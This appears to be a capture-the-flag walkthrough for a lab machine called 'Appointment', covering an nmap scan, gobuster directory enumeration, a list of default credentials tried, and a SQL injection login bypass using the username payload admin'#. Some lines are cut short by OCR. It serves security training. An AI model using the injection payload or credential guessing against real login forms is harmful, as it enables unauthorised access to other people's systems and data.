Tier 1 - Appointment


In this box, we will find out how to perform an SQL Injection against an SQL Database-enabled web application. The target has not properly secured their backend database, and as a result, sensitive data is accessible.

Enumeration

Using nmap we will do a network scan.

```
sudo nmap -sC -sV (Target_IP)

-sC: Performs a script scan using the default set of scripts.
script=default. Some of the scripts in this category are cons
should not be run against a target network without permission
-sV: Enables version detection, which will detect what versio
port.
```



```
└──╼ [★]$ sudo nmap -sC -sV 10.129.243.230
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-25 12:33 BST
Nmap scan report for 10.129.243.230
Host is up (0.051s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Login

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.61 seconds
```

We see that a http server is running on port 80.

Optional step

Using dirbuster we will enumerate hidden directories or resources.

Installation -

```
go install github.com/OJ/gobuster/v3@latest

to clone repo

git clone https://github.com/OJ/gobuster.git
```

There will be a gobuster folder in the directory you are in. Gobuster has independent dependencies to we will need to ull them first.

```
go get && go build

then

go install
```

Downloading the word list

In order for us to enumerate the directories we will need a wordlist.

We will download it from:

```
git clone https://github.com/danielmiessler/SecLists.git
```

Now that we have dirbuster and the wordlist installed we can begin to enumerate the directories.

```
sudo gobuster dir --url http://10.129.243.230/ --wordlist wor
```

Dirbuster had no results.

Foothold

After attempting common login combinations we are unsuccesfull.

```
admin:admin
guest:guest
user:user
root:root
administrator:password
```

Using the below input we gain entry.

Password: '#

By closing the query with a single quote, the script will search for the admin username. Adding the hashtag comments out the rest of the query, which makes the search for a matching password for the specified username obsolete.

```
Username: admin'#
```

This usernames was successful and we have retrieved the flag.